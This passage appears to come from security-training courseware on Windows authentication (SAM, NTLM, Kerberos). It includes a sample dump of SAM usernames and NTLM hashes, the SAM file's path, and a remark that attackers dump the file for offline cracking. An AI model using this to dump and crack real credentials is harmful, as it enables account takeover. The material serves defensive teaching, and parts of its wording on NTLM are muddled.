vulnerabilities.



Microsoft Authentication

Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM

Windows Security

Enter network credentials

Enter your credentials to connect to: SERVER2019

User name

Password

☐ Remember my credentials

The username or password is incorrect.

Cracking Passwords

Microsoft Authentication

When users log in to a Windows computer, a series of steps are performed for user authentication. The Windows OS authenticates its users with the help of three mechanisms (protocols) provided by Microsoft.

- **Security Accounts Manager (SAM) Database**

  Windows uses the Security Accounts Manager (SAM) database or Active Directory Database to manage user accounts and passwords in hashed format (a one-way hash). The system does not store the passwords in plaintext format but in a hashed format, to protect them from attacks. The system implements the SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive filesystem lock on the SAM file. As this file consists of a filesystem lock, this provides some measure of security for the storage of passwords.

  It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive filesystem lock, a user cannot copy or move it while Windows is running. The lock does not release until the system throws a blue screen exception, or the OS has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses an SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

Even if hackers use subterfuge techniques to discover the contents, the encrypted keys with a one-way hash make it difficult to hack. In addition, some versions have a secondary key, which makes the encryption specific to that copy of the OS.

- **NTLM Authentication**


  NT LAN Manager (NTLM) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works effectively in every situation. Furthermore, it has been used in some Windows installations, where it successfully worked. NTLM authentication consists of two protocols: NTLM authentication protocol and LAN Manager (LM) authentication protocol. These protocols use different hash methodologies to store users' passwords in the SAM database.

- **Kerberos Authentication**

  Kerberos is a network authentication protocol that provides strong authentication for client/server applications through secret-key cryptography. This protocol provides mutual authentication, in that both the server and the user verify each other's identity. Messages sent through Kerberos protocol are protected against replay attacks and eavesdropping.

  Kerberos employs the Key Distribution Center (KDC), which is a trusted third party. This consists of two logically distinct parts: an authentication server (AS) and a ticket-granting server (TGS). Kerberos uses "tickets" to prove a user's identity.

  Microsoft has upgraded its default authentication protocol to Kerberos, which provides a stronger authentication for client/server applications than NTLM.



Windows Security

Enter network credentials

Enter your credentials to connect to: SERVER2019


User name

Password

☐ Remember my credentials

The username or password is incorrect.

Figure 6.1: Screenshot of Windows authentication



How Hash Passwords Are Stored in Windows SAM?

Shiela/test
Password hash using LM/NTLM
Shiela:1005:NO PASSWORD*****************
****:0CB6948805F797BF2A82807973B89537:::
SAM File is located at
c:\windows\system32\config\SAM


```
Administrator:500:NO PASSWORD********************:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD********************:NO PASSWORD********************:::
Admin:1001:NO PASSWORD********************:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD********************:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD********************:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD********************:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD********************:0CB6948805F797BF2A82807973B89537:::
```

Username
User ID
LM Hash
NTLM Hash

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

How Hash Passwords Are Stored in Windows SAM?

